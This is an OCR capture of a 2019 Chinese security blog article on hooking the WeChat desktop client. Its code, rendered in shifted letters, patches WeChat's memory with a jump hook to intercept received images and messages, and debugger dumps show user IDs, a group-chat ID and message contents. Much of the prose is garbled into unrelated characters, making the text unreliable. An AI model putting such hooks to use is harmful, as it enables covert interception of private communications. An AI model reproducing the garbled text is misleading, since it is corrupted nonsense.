
Ⓑ职Ⓡ 矿露 练 矿 ^hes03{7`



^hes03{7` 罪迄 般 矿 hf{ 迄 般


逊 SFKxqwhu 0A 雅 矿 练 gxps

绑




艺 练 翻 7NE 矿 Ⓑ RG矿

露 l<



绑矿调 hf{ 3{8D473



gxps 绑雅 矿 翻 693NE矿 罗 角

般摄

脑 罗 评 绑 缩 矿 练 矿 色

角 摄


见 迄

足见　　绑神

```
yrlg Krrn Vdyhlp dj hv+,
~
   GZ RUG gz EdvhDgguhvv @
+GZ RUG,J hwPr gxchKdqgch+WH[ W+%Z hF kdwZ lq1gco%,,>
   22需要 krrn 的地址
   Vdyhlp dj hDgguhvv @ gz EdvhDgguhvv . Vdyhlp dj hv>
   22跳回的地址
   Vdyhlp dj hDgguhvvEdfnDgguhvv @ Vdyhlp dj hDgguhvv . 8>
   22组装跳转数据
   E\WH mp sFr gh^8` @ ~ 3 Ø>
   mp sFr gh^3` @ 3{H<>
   22计算偏移
   –+GZ RUG–,) mp sFr gh^4` @ +GZ RUG,I qVdyhlp dj hv 0
Vdyhlp dj hDgguhvv 0 8>
   22 保存以前的属性用于还原
   GZ RUG RqgSur wh{v @ 3>
   22 因为要往代码段写入数据，又因为代码段是不可写的，所以
需要修改属性
   Yluwxdo Sur whf w+OSYRLG,Vdyhlp dj hDgguhvv/ 8/
SDJ HbH[ HF XWHbUHDGZ ULWH/ ) RqgSur wh{w,>
   22写入自己的代码
   p hp fs| ++yrlg–,Vdyhlp dj hDgguhvv/ mp sFr gh/ 8,>
   22 执行完了操作之后需要进行还原
   Yluwxdo Sur whf w+OSYRLG,Vdyhlp dj hDgguhvv/ 8/ RqgSur wh{v/
) RqgSur wh{w,>
Ø

bbghf ovshf +qdnhg, yrlg I qVdyhlp dj hv+,
~
   bbdvp
```

```
  ~
    pry he{/gzrug swu vv =^hes 0 3{7`>
    pry Lp dj hGdwd/he{>
    pry Lp dj hGdwdOhq/hf{>
    sxvkdg>
    sxvkig>
  Ø
  22调用接收消息的函数
  lqVdyhLp dj hvFruh+,>
  22恢复现场
  bbdvp
  ~
    srsig
    srsdg
    22跳回被 KRRN 指令的下一条指令
    mp s VdyhLp dj hDgguhvvEdfnDgguhvv>
  Ø
Ø

yrlg lqVdyhLp dj hvFruh+,
~
  22如果图片长度大于 43NE 则保存
  li +Lp dj hGdwdOhq A@ 43573,
  ~
    22获取临时文件夹目录
    fkdu whp ssdwk^P D[ bSDWK` @~3 Ø
    JhwWhp sSdwkD+P D[ bSDWK/whp ssdwk,>
    fkdu lp dj hglu^53` @~%Z hFkdwUhfrugLp dj hv% Ø
    22拼接目录
    fkdu Z hFkdwH{suhvvlrqvSdwk^P D[ bSDWK` @~3 Ø
    vsulqwibv+Z hFkdwH{suhvvlrqvSdwk/% v( v__%whp ssdwk/
```

```
lp dj hglu,>
      22创建目录存放图片
      FuhdwhGlu+Z hFkdwH{suhvvlr qvSdwk,>
      22保存图片
      FuhdwhIldhZ lwkFxuuhqwWlp h+Z hFkdwH{suhvvlr qvSdwk/
+fkdu-,%msj %Lp dj hGdwd/Lp dj hGdwdOhq,>
   Ø
Ø
```



经 迎 虚 知 參 矩神

kwwsv=22j lwkxe1fr p2Wr q| Fkhq892Z hFkdwUr er w

SF 迎 神 绕 (f) 绕见

原创 鬼手 56 信安之路 2019-08-03

角间 谅练绑 挺 矿 角 (f)

挺 评 ⓥ

谅 挺 院

绕 挺 院 绿 矿 规


雅 角 (g)阻 摄 角 规 间 Ⓑ 雅

矿 绑 矿 谅Ⓑ 挺

谅 雅

间 练罗 迎 练 矿 结

绑 FH 雅



露 练

ⓑ绑 6 罗矿 绍罗 ⑨阻Ⓑ绑 矿

0A 0A


陷罪 练罗 矿脑 阿

练 矿ⓑ绑 缩 摄 角 罪 罗 订谷

谅 挺

雅 Ⓑ般矿 耻 绑 罗雅

Ⓑ 挺



RG 罪 Ⓑ 罗 矿绑雅 面阻 摄翻蚁耻 面阻结

离 翻 罗 矿


面 Ⓡ 矿 规 罗谅 绑雅 面阻 矿

矿 评 绑摄

矿露 练 矿 绑矿(u) 雅 面阻 矿

罗 逃 练 练罗挺 摄

角 参 N 摄




罗 fdoo矿 规 罪 挺


Ⓑ 罗 fdoo摄 角 罗挺 绑 矿 露 绑矿(f)

见 摄

(f) 挺



角 参 罪 hvs 矿




^hvs.3{73` 谅 迎 LG矿 ^hvs.3{9;`

谅 雅 + 罗 fdoo 角 规 Ⓑ 警ⓥ LG

ildnkhoshu矿 (f) 评 矿 规 练


绑,



地址	数值	注释
03F6C8B8	6E419828	
03F6C8BC	0000016B	
03F6C8C0	00000000	
03F6C8C4	00000000	
03F6C8C8	27F4E4D0	
03F6C8CC	00000000	
03F6C8D0	00000000	
03F6C8D4	00000000	
03F6C8D8	00000000	
03F6C8DC	00000000	
03F6C8E0	476F1AA5	
03F6C8E4	22304BAD	
03F6C8E8	00000001	
03F6C8EC	00000000	
03F6C8F0	00000002	
03F6C8F4	5D09CB29	
03F6C8F8	03E0B548	UNICODE "wxid_fineonxis3f012"
03F6C8FC	00000013	
03F6C900	00000020	
03F6C904	00000000	
03F6C908	00000000	
03F6C90C	00000000	
03F6C910	00000000	
03F6C914	00000000	
03F6C918	00000000	
03F6C91C	00000000	
03F6C920	0F561178	UNICODE "这是我发送的消息 啦啦啦"
03F6C924	0000000C	

^hvs. 3{447` 谅 3矿 ^hvs. 3{45;` 谅 练署

摄



03F6C978	00000000	
03F6C97C	00000000	
03F6C980	00000000	
03F6C984	00000000	
03F6C988	00000001	
03F6C98C	00000000	
03F6C990	52266AF4	WeChatWi.52266AF4
03F6C994	004BD6D8	
03F6C998	00000000	
03F6C99C	00000000	
03F6C9A0	00000000	
03F6C9A4	00000000	
03F6C9A8	00000000	
03F6C9AC	00000000	
03F6C9B0	00000000	
03F6C9B4	00000000	
03F6C9B8	00000000	
03F6C9BC	00000000	
03F6C9C0	00000000	
03F6C9C4	00000000	
03F6C9C8	00000000	
03F6C9CC	00000000	
03F6C9D0	00000000	
03F6C9D4	00000000	
03F6C9D8	00000000	
03F6C9DC	00000000	
03F6C9E0	03E0B598	UNICODE "8af42499cb9083d38d073c4cf4e10c7b"
03F6C9E4	00000020	

角露　　练　　矿　　蚁耻　(y)

地址	数值	注释
03F6C8B8	6E523228	
03F6C8BC	0000016B	
03F6C8C0	00000000	
03F6C8C4	00000000	
03F6C8C8	27F4E4D1	
03F6C8CC	00000000	
03F6C8D0	00000000	
03F6C8D4	00000000	
03F6C8D8	00000000	
03F6C8DC	00000000	
03F6C8E0	81EBC3AC	
03F6C8E4	267E4D63	
03F6C8E8	00000001	
03F6C8EC	00000000	
03F6C8F0	00000002	
03F6C8F4	5D09CF69	
03F6C8F8	03DEEDA8	UNICODE "21726739938@chatroom"
03F6C8FC	00000014	
03F6C900	00000020	
03F6C904	00000000	
03F6C908	00000000	
03F6C90C	00000000	
03F6C910	00000000	
03F6C914	00000000	
03F6C918	00000000	
03F6C91C	00000000	
03F6C920	090E4D00	UNICODE "这里是群消息"
03F6C924	00000006	
03F6C928	00000008	

^hvs.3{73`　　谅　　LG矿^hvs.3{9;`　　谅

雅

地址	数值	注释
03F6C9A0	00000000	
03F6C9A4	00000000	
03F6C9A8	00000000	
03F6C9AC	00000000	
03F6C9B0	00000000	
03F6C9B4	00000000	
03F6C9B8	00000000	
03F6C9BC	00000000	
03F6C9C0	00000000	
03F6C9C4	00000000	
03F6C9C8	00000000	
03F6C9CC	03DEEDF8	UNICODE "wxid_fineonxis3f012"
03F6C9D0	00000013	
03F6C9D4	00000020	
03F6C9D8	00000000	
03F6C9DC	00000000	
03F6C9E0	03DEEBC8	UNICODE "19dfa35063c01d87d56039f2127a5305"
03F6C9E4	00000020	
03F6C9E8	00000020	
03F6C9EC	00000000	
03F6C9F0	00000000	
03F6C9F4	00000000	
03F6C9F8	00000000	
03F6C9FC	00000000	

^hvs. 3{447`　　结露　　矿　　LG矿

^hvs. 3{45;`　谅　践　　练署　　摄　　规

(f)　　雅　罪　　摄

耻　角　　绑　罗　fdꝏ　　.遗　矿　　面练罗　gꝏ

阻Ⓑ　迎　　罪矿KRRN　罗挺　矿　　矿

Ⓑ　角　　罪摄

练绑　　矿　(g)阻　0A　　0A绑　0A　　(f)　摄

耻

见

阻职　　见　　绑神

```
yr lg UhflhyhP vj +,
~
   z vwulqj  uhfhlyhgP hvvdj h @ O%%
   ERRO lvI ulhqgP vj  @ l DOVH>
   22^^hvs``
   22信息块位置
   GZ RUG-- p vj Dgguhvv @ +GZ RUG - -,ubhvs>

   22消息类型^^hvs``. 3{63
   22^34文字` ^36 图片` ^64转账 [ P O信息` ^55 语音消息` ^35E
视频信息`
   22感谢： 1顺嗛b自嗞叱、xqudyho提供类型消息。
```

```
